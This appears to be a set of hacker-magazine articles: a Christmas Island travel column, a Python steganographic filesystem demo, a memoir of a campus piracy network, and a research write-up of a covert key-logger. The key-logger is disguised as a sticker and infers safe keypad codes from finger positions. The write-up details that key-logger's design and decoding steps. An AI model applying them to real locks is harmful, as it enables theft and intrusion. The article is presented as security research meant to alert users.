The Australian government's interest in this part of the world is strategic, and the region is growing in strategic importance. You can draw your own conclusions about what this means for the future. The first facilities that have been brought online are the Australian government's offices, police station, school, recreation center, airport, and hospital. Subsequent facilities to be brought online are likely to be, as you can imagine, ones that the Australian government considers strategically important. So, for no particular reason, I'm here to install a *thing* in a *place* for a *client*. Based on their confidentiality requirements, I hope you understand that I won't be going into details.


There's only one problem. *Crabs.* It was just my luck to arrive at the beginning of the red crab migration season, and the island is absolutely swarming with them. Christmas Island is inhabited by millions of land crabs, and they all spawn at the same time each year. This means that the land turns into a river of red. It's an absolutely astonishing spectacle: every surface is covered with them. They are everywhere and get into everything. You have to put towels under the door to keep them from crawling underneath (or mobbing the door every time you open it) and coming into your living space! Making matters even more complicated, these are a protected species. You can't run them over and kill them (and the islanders also consider it bad luck), so you have to push them out of the way. The island more or less shuts down while red crab migration is underway and this can take *over two weeks*.

I don't have time to wait, obviously. And movement can still happen during the red crab migration, albeit carefully and deliberately. To get around during the red crab migration, islanders drive very slowly. Their vehicles are improvised for the local conditions, and someone literally hangs off the front of the vehicle with a rake to move crabs out of the way. Or, in the case of baby crabs when they're migrating the other direction, *leaf blowers*! It took me two hours to get into town from the airport yesterday, and I have twice as far to go today. And that's *round trip*, which means that most of my day will be spent just getting to the job. Once I'm there, I'll need to go through mandatory training, and be escorted everywhere, so I have to hope that the person who is supposed to train me and the person who is supposed to escort me were able to make it to work (fortunately, they commute by bus and it's pretty well organized, so I'm pretty confident it will happen).

Everything is - allegedly - in place for me to do the job. We shipped the equipment I'll need, and also a spare (they'll need one on the island anyway, and I'll want to have it available in case of a bad part). While transportation hadn't been sorted out before I arrived, the locals have a typical problem-solving Australian attitude which is refreshing compared to some of the nearby locales I work in. We have some sort of golf cart with a snowplow-like attachment, a couple of guys with long rakes, and a giant truck that is ordinarily used for phosphate mining operations (the island is host to a large mine). The equipment is on the dock. Everything else I need is at the site. Even if we need to come back for a spare, I'm confident I'll make my flight back to Perth in a few days.

And with that, I'll sign off from Christmas Island! This time, it's a short visit to a tropical island, and I don't have any excuses to stay longer than planned. However, I'll be making the most of it before I leave. Have a safe winter in whatever frozen tundra where you're currently shivering, and I'll have a Bundaberg for you on the beach!

STEGANOGRAPHIC FILESYSTEMS



by Chimera Manicore

People are worrying a lot about data privacy and security these days. The use of strong encryption is one popular method to ensure private data stays that way.

Encryption is not always the best way to protect data. One can imagine many scenarios where the existence of encrypted files might be considered compromising by a third party.

According to some, the level of plausible deniability is diminished when you encrypt a file - after all, why would one bother unless one has something to hide? Or at least so the argument goes. Grand Inquisitor Torquemada would likely be unimpressed with your assurances that the encrypted file is really a picture of your grandmother, and so might coerce you to decrypt the file. A plain old subpoena might have a similar effect.

This is where steganography comes in. Steganography refers to the art of hiding in plain sight, which in this context is the practice of concealing private data of some sort inside public data of some other sort, thereby evading the attention of snooping eyes. For example, a message could be hidden inside an image, or an image could be hidden inside an audio clip, or encoded in a blog or broadcast. The trick is to make the envelope appear as normal and innocuous as possible.

It turns out that's a nontrivial task. Regardless of the types of envelope and payloads one chooses, the fact that we're embedding a file within another will introduce anomalies that can be detected by an analyst. In other words, we have a cat and mouse game between steganographers and steganalysts similar to that betewen cryptographers and cryptanalysts. The moves of that game are often very complex and beyond the scope of this article, but suffice it to say the strongest methods often result in relatively low bandwidth in terms of letter-to-envelope size ratios. That in itself can be a problem. After all, how many pictures of your grandmother can you have without arousing suspicion? And why do all your Bach cantatas sound a bit off? Another similarity with cryptography is that if the analyst figures out how to extract the message from the envelope, there's no longer a question of plausible deniability.

The game is over.

Encryption and steganography used in isolation are indirect proof that someone has tried to hide something. Worse, if somebody coerces the legitimate owner to reveal the cryptographic key or a steganographic algorithm, the cat is out of the box. This is the core problem that a steganographic file system addresses.

The basic idea is to embed encrypted data inside a very large volume of random data in such a way that it's impossible to determine what data (if indeed any!) has been embedded. In addition, it should provide a method to extract individual pieces of embedded data without revealing if there is additional embedded data. Since random data is by definition random, the concept of an anomaly evaporates, and an analyst has no reference point from where to begin to unravel the mystery. The analyst would see a large amount of random data, but won't be able to determine what if anything at all has been embedded. When confronted with waterboards, rubber hoses, or court orders, the legitimate owner of the data can choose to reveal some of it, while keeping the balance secret and yet maintain plausible deniability. For example, when coerced as described above, the owner could choose to reveal the nuclear launch codes while still keeping the video of that embarrassing karaoke night at the Singapore Metropole from the public eye.

By now the reader is likely thinking "I really need one of those!" Fair enough. Let's build a proof-of-concept steganographic file system from scratch.

The first thing we need is a very large volume of random data. In a production strength system, this would likely be an entire disk partition filled with random data, but for the purposes of this article a large file will do. On a Linux system, you can very easily create a large file of random data using the dd command. At your option, you can also just as easily overwrite your system with random data and turn it into a fancy doorstop which might not be what you desired, so the preferred method is to create the file on removable media such as a USB drive.

Assuming the USB drive is mounted as /media/x/y you simply run:

```
dd if=/dev/urandom of=/media/x/y
➥/bigfile bs=1M
```

When the command completes, you have a huge file of random data taking up all the free space on the USB drive. We are now ready to direct our attention to Listing 1. The entry point to the program is indicated around line 86. The first thing we need to do is calculate the number of blocks we have available using the actual size of the file and a fixed block size.

We also indicate the file we want to embed and a secret key associated with that file. The next step is to add the file we want to embed to the file system.

The algorithm for doing that is implemented in the function writefsys(). H ere's a high level summary:

First, we calculate the ID of the starting block by calculating the SHA256 hash of the secret key and the file name modulo the number of available blocks. We then encrypt the first block of data and write it to the block. Our encryption algorithm is a simple-as-spit XOR operation with the key. In a production grade system, we'd more likely use something like AES. We then calculate the ID of the next block by calculating the SHA256 hash of the previous block, and then encrypting and writing the data. And so on with the next block, and the next. The net effect of this is that the encrypted data is randomly distributed over the entire file system, and unless one knows the secret key and the file name, there's no reasonable way to collect it. We can embed multiple files in the same file system simply by calling writefsys() again with a different file name and secret key, the only requirement being that the combination of file name and key are unique.

When we want to retrieve the file, we simply run the process in reverse, using the function readfsys(). We calculate the ID of the starting block using the key and filename just like before. Then we read that block and decrypt it. Like before, the hash of the SHA256 hash will give us the next ID and so on. The uniqueness of secret key and file name guarantees that the extraction of one file does not reveal any of the other files or even show their existence.

The proof-of-concept can only store individual files, but it's trivial to extend it to support other common features of file systems such as directory trees, symbolic links, and inodes.

The demo code has one problem that has to do with the nature of hashing. Multiple entries can have the same hash value, and this would result in collisions where later entries will overwrite data already stored. Similar to a birthday paradox, this is more likely than one would naively guess. A solution to this issue is to store each encrypted datum in multiple blocks along with a validity checksum using several different hash values. When extracting files, we would only consider blocks that have a valid checksum. This scheme will naturally reduce the number of files that can be stored, but will protect the integrity of the data. The demo code does not have this feature for reasons of clarity.

Although this is an emerging field, there are currently several public implementations of steganographic file systems. A popular choice is StegFS. This is a user-space file system for Linux based on FUSE written in C and offers the robustness and performance that our demo's 100 lines of Python can't hope to match. (See `github.com/➥albinoloverats/stegfs` for details.) Another interesting architecture is Mnemosyne, a peer-to-peer distributed steganographic file system. (The white paper is at `www.cl.cam.ac.uk/research/srg/➥netos/papers/2002-mnemosyne-➥iptps.pdf`.)

Shouts to John and Kirk.

```
import os
from hashlib import sha256
‘’’ Calculate the block id and hash ‘’’
def calcblock(bts,numblocks):
        hsh=sha256(bts)
        block=int.from_bytes(hsh.digest(),byteorder=’little’,
        signed=False)%numblocks
        return block, bytes(hsh.hexdigest(),”utf-8”)

‘’’ does what the name says ‘’’
def encryptdata(value,pwd,blocksize):
        ‘’’ SHA256 hash of the password will always be 32 bytes ‘’’
        pwsh=sha256(bytes(pwd,”utf-8”)).digest()
        if(len(value)<blocksize):
                ‘’’ If too short pad with spaces ‘’’
                val=value.decode(“utf-8”).ljust(blocksize)
                value=bytes(val,”utf-8”)
        return bytes(a ^ b for a, b in zip(value, pwsh))

‘’’ does what the name says ‘’’
def decryptdata(value,pwd,blocksize):
        ‘’’ SHA256 hash of the password will always be 32 bytes ‘’’
        pwsh=sha256(bytes(pwd,”utf-8”)).digest()
        if(len(value)<blocksize):
                ‘’’ If too short pad with spaces ‘’’
                val=value.decode(“utf-8”).ljust(blocksize)
                value=bytes(val,”utf-8”)
        try:
                val=bytes(a ^ b for a, b in zip(value, pwsh)).decode(“utf-8”)
        except:
                val=”End of message”
        return val

def writefsys(fsys,fname,pwd,blocksize,numblocks):
        ‘’’ Calculate the first block as the hash of filename+passphrase ‘’’
        block, hshval=calcblock(bytes(pwd+fname,’utf-8’),numblocks)
        outf=open(fsys,”r+b”)
        with open(fname, “rb”) as inf:
                while True:
                        value = inf.read(blocksize)
                        if value == b’’:
                                break # end of file
                        #print(“Writing to block “+str(block))
                        #print(value.decode(“utf-8”))
                        byts=encryptdata(value,pwd,blocksize)
                        outf.seek(block*blocksize)
                        outf.write(byts)
                        ‘’’ the next block is based on hash of
                        ➥ this block’s hash ‘’’
                        block, hshval=calcblock(hshval,numblocks)
        ‘’’ This is just a bespoke end of file marker ‘’’
        value=bytes(“End of message”.ljust(blocksize),”utf-8”)
        #print(“Writing to block “+str(block))
        #print(value.decode(“utf-8”))
        byts=encryptdata(value,pwd,blocksize)
        outf.write(byts)
        inf.close()
        outf.close()

def readfsys(fsys,fname,pwd,blocksize,numblocks):
        value=””
        rc=””
        ‘’’ Calculate the first block as the hash of filename+passphrase ‘’’
        block, hshval=calcblock(bytes(pwd+fname,’utf-8’),numblocks)
        with open(fsys, “rb”) as inf:
                while True:
                        #print(“Reading from block “+str(block))
                        inf.seek(block*blocksize)
                        binarydata=inf.read(blocksize)
                        value=decryptdata(binarydata,pwd,blocksize)
                        if value.startswith(“End of message”):
```

```
                                  break
                          rc+=value
                          ‘’’ the next block is based on hash of
                          ➥this block’s hash ‘’’
                          block, hshval=calcblock(hshval,numblocks)
        inf.close()
        return rc

‘’’ Entry point to program ‘’’
if __name__ == ‘__main__’:
        ‘’’ The file which contains the file system ‘’’
        fsys=”/media/x/y/bigfile”
        ‘’’ A file with the message that must remain secret ‘’’
        fname=”./secretmessage.txt”
        ‘’’ A secret passphrase ‘’’
        pwd=”To Heloise”
        ‘’’ The block size we’re using (bytes) ‘’’
        bsz=32
        ‘’’ Size of the fsys file ‘’’
        fsz=os.path.getsize(fsys)
        ‘’’ number of blocks in the file system ‘’’
        blknum=int(fsz/bsz)-1
        ‘’’ Write the file contents to the file system ‘’’
        writefsys(fsys,fname,pwd,bsz,blknum)
        ‘’’ Read it back ‘’’
        msg=readfsys(fsys,fname,pwd,bsz,blknum)
        ‘’’ Display the message ‘’’
        print(msg)
```

```
Heloise,
Could I have imagined that a letter not written to yourself could have
fallen into your hands, I had been more cautious not to have inserted
any thing in it which might awaken the memory of our past misfortunes. I
described with boldness the series of my disgraces to a friend, in order
to make him less sensible of the loss he had sustained. If by this well
meaning artifice I have disturbed you, I purpose here to dry up those
tears which the sad description occasioned you to shed: I intend to mix
my grief with yours, and pour out my heart before you; in short, to lay
open before your eyes all my trouble, and the secrets of my soul, which
my vanity has hitherto made me conceal from the rest of the world, and
which you now force from me, in spite of my resolutions to the contrary.
```

Death of a Scene

by NervousYoungInhuman

It was the fall of 2014. I was a college freshman, still so excited and intimidated by higher education. I finally was meeting like-minded peers who blew my mind with their tales of hacking exploits and further digital mischief. I soon found myself comfortably nestled in a social scene of hackers, artists, anarchists, and various other misfits. We spent most evenings chatting, playing video games, pulling pranks, and watching our favorite movies from my significant collection on a portable hard drive. One night, we wanted to watch *Blade Runner*, but I only had the theatrical cut.

My first thought on where to get the final cut was a torrent, but the campus blocked traffic to my favorite sites, and if I had the money for a VPN, I wouldn’t need to worry about downloading it. Before I could even consider other options, “L,” one of my upperclassman friends asked, “Why don’t we check the Hub?”

Intrigued, I asked about the Hub. It turned out, given that we were a tech school and all, there was a private file sharing network on campus. I was told it was pretty exclusive. To get access, you needed to share five gigs of stuff, and it couldn't duplicate something already present on the network. And it was *fast*. By the time it was explained to me, L had already downloaded the Final Cut of *Blade Runner* in 1080p.

I was fascinated and I knew, as a media junkie, I had to get in! I eventually weaseled the server address from L, and presented the admin with the "Despecialized" edition of the original *Star Wars* trilogy.

And there it was. More media than I knew what to do with. Dozens of users online at a time, with most offering 10 to 20 gigs, but there were a few giants who had terabytes of data. These icons had standard stuff, like the latest movies and video games, but they also had strange things, like the phone numbers for the campus elevators and ancient CIA instructional manuals for various nefarious purposes, along with countless iterations of *The Anarchist Cookbook*.

I was absolutely hooked. Every day, I would scour the Hub for anything I could ever need. I watched entire directors' filmographies, became an expert in underground music, and read dozens of books, all for free. And every time I found something somewhere else that I thought would be enjoyed, I shared it back with the community. It seemed like I would never have to look far for media ever again. While some users disappeared at the end of the semester due to graduation, dropping out, or other reasons, new users would take their place when classes started up again.

But then Junior Year came, and I noticed the number of users had dropped from about 50 to maybe two dozen, with even some of the giants going quiet. For once, I couldn't find something I wanted once in a while. I partially blame this on the fact that the cable company and my school reached an agreement with HBO to provide an HBO Go account to every student. Who needed to download *Game of Thrones* or *The Wire* anymore? Every year, legal streaming services became more popular and accessible. The "must-watch" shows weren't on prestige cable networks, they were made by Netflix or Hulu. If you already had access, why would you need to pirate? *Stranger Things* and *Master of None* were already freely available to subscribers, or close friends and family of subscribers. And if you had Spotify Premium for Students, then you had Hulu, too!

In the end, the private and exclusive nature of the Hub also somewhat led to its downfall. Sure, requiring exclusive and plentiful content from users led to quality content for all, but it also deterred people. VPNs also got cheaper and more user-friendly, so more people were able to safely torrent again. Why go to the trouble of finding the server address and then find something that nobody else has when you can just login to a VPN and go to your favorite tracker? Sure, the quality might not be as good, and it might be a slower download, but at least it was easy.

Slowly, over time, the scene sort of destroyed itself. The smaller shares disappeared one by one, leaving only the giants. I hung on as long as I could, but once I left campus housing for my own place, I lost access as well. I no longer needed to worry about the limitations of campus Wi-Fi, so I could once again torrent as I wanted.

About a year after the last time I used the Hub, I decided to log on again during a visit to campus. Where the sidebar was once filled with countless handles, promising total entertainment forever, there were a mere four names, all with terabytes of content. The few that remained seemingly traded only with each other. But even these giants would not last forever. The pinned message in the chat was a farewell from gh0st, the largest share on the network. He announced that he would be graduating and, as a result, the small brotherhood remaining would become just a little smaller in his absence. He thanked everybody for sharing, and closed it with a simple, yet poignant message.

"I know that this place won't last much longer, and that by leaving I bring us a little closer to the end. But if you're reading this, you were here, you stayed to the end, and you were part of something very special. Never forget that. Keep sharing, and goodbye."

One week later, another member left without a word. To quote the movie that led me to the Hub, *"It's too bad she won't live."* But it will live on in my love for all the media I would not have discovered without it.

Body Key-Logging

by Paz Hameiri
keylogger@gmail.com

Cyber criminals and security researchers have employed different approaches to capture keystrokes on keyboards and keypads. Devices used to capture keystrokes are known as key-loggers. While the common numeric keypads used in safes and electronic door locks may offer an attacker immediate entry, that person needs intimate knowledge of the architecture of the device's hardware and software in order to build a customized key-logger. Deployment of a key-logger is difficult since manufacturers build the devices so that only trained personnel know how to access the circuits without damaging the device or tripping the tamper alarm.

In this article, I propose a new approach to key-logging. Since common keyboards and keypads have rigid user interfaces, it is possible to detect keystrokes by tracking the user's body movements and crossing that information with the layout of the keypad. Body tracking technology is commercially available and already in use for gesture recognition and computer vision.

The aim of this article is to alert users to the risks of body tracking technology for the purpose of key-logging. To explore these risks, I designed and built a body key-logging "proof-of-concept" device from commercially available components and demonstrated its functionality on the keypad of a commercially available safe.

Malicious Key-Loggers

Malicious key-loggers' most fundamental requirement is to track keystrokes of an unsuspecting user in order to reveal the data to the person who planted the key-logger. Researchers, including Olzak[1] and Creutzburg[2], divide key-loggers into two main categories: software-based and hardware-based. Software-based key-loggers are installed on the victim's device or on a device which is connected to the victim's device. Hardware-based key-loggers are based on dedicated hardware, whose main purpose is to act like a key-logger. Hardware-based devices are either connected to the victim's device or installed close to the victim's device to monitor various physical emissions. Simple hardware key-loggers are physically connected to keyboards and are able to extract keystrokes using the keyboard interface. More sophisticated key-loggers track measurable physical properties of the keyboard, like electrical properties, acoustics, electromagnetic emissions, and more. Another approach to hardware-based key logging is to use a well-placed surveillance camera to recover keystrokes from captured images, as demonstrated by snopes.com[3] and Maggi et al[4].

When deploying a hardware-based key-logger, the attacker is required to connect the hardware to the victim's device or place it near the device. This is done by either physically accessing the device or by installing it close enough for the key-logger to track the data. When deploying a camera-based key-logger, installation locations are limited by the conditions needed for successful data extraction. The attacker needs to take into account the location of the keys, the location of the fingers, the camera angle, the light conditions, and any other factor that might limit the image processing algorithms to recover the data from the captured images.

Numeric Keypads Under Attack

A numeric keypad is a set of buttons arranged in a block which mostly bear digits. Numeric keypads are found on devices such as ATMs, safes, combination locks, and digital door locks. When using these devices, the user is required to enter an access code to access locked products, money, or information. Since the access code is the key to an immediate profit, the keypad is a natural candidate for a key-logging attack. But planting a key-logger on such a device is hardly easy for the following reasons:

- In many cases, the hardware and software are embedded (e.g. Oke Alice et al[5] and Lawan et al[6]). In order to design a dedicated hardware key-logger or a dedicated software key-logger, the attacker needs to be familiar with the device's circuitry and code.

- Device designers are aware that the circuits and the keypad are the key to locked goods and make an effort to stop unauthorized personnel from accessing the device's control unit (e.g. Sargent and Greenleaf Inc.[7] and Nortek Security and Control[8]).

Plore[9] demonstrated an electronic safe lock attack by analyzing the current consumption of the device. This attack did not use a key-logger by definition, but it resembles a key-logger attack in the sense that it measured and analyzed the electrical properties of the device. This attack is done by tampering with the device. Such an operation on a public device will draw much attention to the attacker and most likely will leave evidence that the safe has been tampered with.

Camera-based key-loggers exploit the interaction between the victim's fingers and the device keypad. This approach is harder to detect since the compromised device is not tampered with. The greater the distance between a disguised key-logger and a compromised device, the harder it is to link the two and expose the attack. The attacker does not need to be familiar with the device's circuitry or software, making it easier to focus on the development of the key-logger. Since a camera-based key-logger relies on image processing, it entails requirements for sensors, algorithms, processing power, and battery usage. It is also limited by the limitations of photography, such as the need for a clear line of sight and sufficient lighting - a keypad would be hard to photograph if the victim stood close to the keypad and blocked either the view of it or the light.

Body Key-Logging

When a user presses the keys on a keypad, an interaction is taking place between the user and the device. On one side of the interaction there's the device: the hardware, the software, and the mechanics. On the other side of the interaction is the user: mind, senses, limbs, and fingers. In the middle, there's the interaction: the keys of the keypad are pressed one at a time and, in some cases, there's physical feedback to the user, indicating a successful key press (either visible or audible). Most key-loggers target the device side of the interaction. A camera-based key-logger targets the interaction between the user and the device from a viewpoint. Martinovic et al[10] conducted experiments whose goal was to extract PIN numbers from the victim's brain. I propose a method to target the interaction between the user and the device from the user's side of the interaction.

Each keypad has a defined layout and dimensions. Therefore, the user is forced to press keys that have a well-defined position in space. This can be a vulnerability, since eventually the user will press these positions in space in order to enter a code. A well-positioned key-logger based on a 3D camera (a camera with an ability to record spatial information) will be able to record the user's movements. Since the keypad's layout and dimensions are rigid and known to the attacker (either in advance or upon key-logger deployment), an algorithm may be found to link the finger positions and the keypad layout in order to detect the code. This link can be based on the absolute position of the keys (coordinates of each key in space) or on a relative position of the keys (by following the distance between each key press and using one of the keys for spatial registration). If the device has a user feedback mechanism which the key-logger can track, the 3D problem can be reduced to a 2D problem since the pressing event can be detected by other means.

Time-of-Flight (ToF) Sensors

An optical time-of-flight sensor measures the distance between the sensor and an object. It is based on the time difference between the emission of light and its return to the sensor after being reflected by an object. Some sensors emit a short pulse towards the object and measure the time it takes for the light to return. Others emit modulated light toward the object and measure the phase delay of the returning light. Simple time-of-flight sensors are comprised of a laser source and a single receiver. More sophisticated sensors are comprised of an array of receivers and are considered as 3D time-of-flight cameras. Arrays of 320×240 pixels are commercially available while products having bigger arrays (e.g. Teledyne e2v[11]) and higher depth resolution (e.g. Li et al[12]) are being developed.

Body Key-Logger "Proof-of-Concept"

To explore the body key-logging approach, I built a body key-logger. The target device I chose was a safe with a keypad (Yale YSV/200/

DB1 Electronic Safe, EAN: 5010609182200). The safe's keypad is shown in Figure 1. To open the safe using the keypad, a user is required to perform the following tasks:

- Enter the numeric code, digit by digit, by pressing the numeric keys of the keypad. Upon each successful keystroke, the device makes a noticeable sound and lights an indicator to indicate a numeric keypress.
- Press one of two "code entered" keys - either the "Enter" key or the "Key" key. Upon a successful keystroke, the device makes a noticeable sound and lights an indicator to indicate a successful or unsuccessful code entry.
- Rotate and pull a handle to open the safe door (assuming the code entry was successful).




Figure 1: Safe's Keypad

The vulnerabilities I decided to exploit in the user-device interface were:

- Each key has a fixed position.
- Each key has a fixed function.
- Audio feedback indicates a successful key press.
- After entering a personal code, the user is forced to press either the "Enter" key or the "Key" key.

The circuit I designed is shown in Figure 2. It is comprised of a line of optical time-of-flight sensors. When scanned periodically, the line of sensors creates a detection plane that is used to track the horizontal movement of the key-pressing finger in front of the keypad. The design assumes that the user is pressing each key with a single finger and that the remainder of the fingers are held in a fist which does not change from one key press to another. Two properties are read from each sensor: the measured distance to the user's finger and return signal rate.




Figure 2: Body key-logger circuit

The circuit is also comprised of a microphone which is sampled periodically to detect successful key press events. Other major components are an STM32F303K8T6 microcontroller, an ambient light sensor and an IR LED. The microcontroller executes the body key-logger software. To save on battery power, it is assumed that the safe is not exposed to light when it's not in use (e.g. the safe is installed in a drawer or a closet). The ambient light sensor is used to detect the decrease in ambient light (keypad not in use) or its increase (keypad in use) and to set the power consumption mode of the key-logger accordingly. The IR LED is used to transmit the logged key presses to an external terminal, upon request, using IR light.

The key-logger device was designed to be disguised as a magnet or a sticker, as shown in Figure 3. It could have been designed to be deployed in other forms (e.g. placed on a wall next to the safe).




Hotel Security
Keep your personal code to yourself. If you have forgotten your personal code, please contact hotel security
ENTER
0

Figure 3: Body key-logger deployment

When not in sleep mode, the software scans the time-of-flight sensors waiting for object detection. When the victim's finger enters the detection plane, the software stores detection data records in a buffer until a "successful key press" audio event is detected. When the audio event is detected, the software stores the data records in the key press buffer. These records comprise the information derived from the user's finger position at the time of the "successful key press" audio event. When the attacker requests code extraction, the software performs the following steps for each key press event:



1. Finds the last data record before the audio event
2. Selects the readings with the highest return signal rate
3. Estimates the object's position on the sensors' axis using the following average:

$$\bar{X} = \sum_{i=1}^{m} \hat{p}_i x_i$$

$\bar{X}$ is the average position
$\hat{p}_i$ is the return signal rate of sensor i
x_i is the position of sensor i.

4. Calculates the range to the object by doing a linear interpolation on the range data of the two sensors closest to the estimated object position.

The software then determines if the last key pressed was the "Enter" key or the "Key" key:

- If a key pressed was to the right of the last pressed key and the range from the last pressed key was larger than two thirds of the keypad key column margin, then the last pressed key most likely was the lower left key, or the "Enter" key.
- Otherwise, if a key pressed was to the left of the last pressed key, and the range from the last pressed key was larger than two thirds of the keypad key column margin, then the last pressed key most likely was the lower right key, or the "Key" key.
- Otherwise, if the last pressed key range was beyond the distance between the detectors and the middle column of the keypad, then the last pressed key most likely was the lower left key (the "Enter" key).
- Otherwise, most likely the lower right key was pressed (the "Key" key).

The last two steps solve the ambiguity problem in the case where the code is limited to a single keypad column. The two steps assume that the distance between the key-logger and the middle column of the keypad is known. A different approach can be taken by recovering keys pressed twice - once for the left column and once for the right column. In this case, the attacker's interrogation will yield two recovered codes instead of one. One of the recovered codes will be correct.

After choosing the role of the last key pressed, the software performs the following steps:

1. Finds the closest key grid to the detection grid (closeness defined as the sum of the minimum distances).
2. Determines the numeric value of each pressed key by finding the closest distance to a key at the closest key grid.
3. Transmits an encoded message via the IR LED (that is attached to the attacker's reading device).

Proof-of-Concept Tests Results

The "proof-of-concept" tests were mostly conducted with the key-logger placed one inch to the right of the keypad. The pointer finger was used to press the keys while the rest of the fingers were clenched. The tests were performed using both left and right hands and similar results were obtained. An example of key position recovery is shown in Figure 4.




Figure 4: Finger position estimation example for "1-2-3-4-5-Key" code

An example of key position recovery and matching return signal rate is shown in Figure 5 and Figure 6.




Figure 5: An example of finger position estimates for the "5" key




Figure 6: An example of return signal rate for the "5" key

Each sensor used in the device was comprised of a light source with a 25 degree illumination cone. To avoid the keypad's frame detection, the sensors were tilted, as shown in Figure 7. The wide illumination cone causes side detections in the horizontal plane which are shown in Figure 5 and Figure 6. Since only a single key is pressed at a time, it is relatively easy to recover the physical location of the finger. On the vertical plane, the wide illumination cone influences the ability to detect the pointing finger. When the finger is short or when the finger is not perpendicular to the keypad, the side detections reflect the side view of the fist. By blocking the upper and lower parts of the lens of the light source, the angle of the illumination cone was reduced and the probability of successful detection was improved.

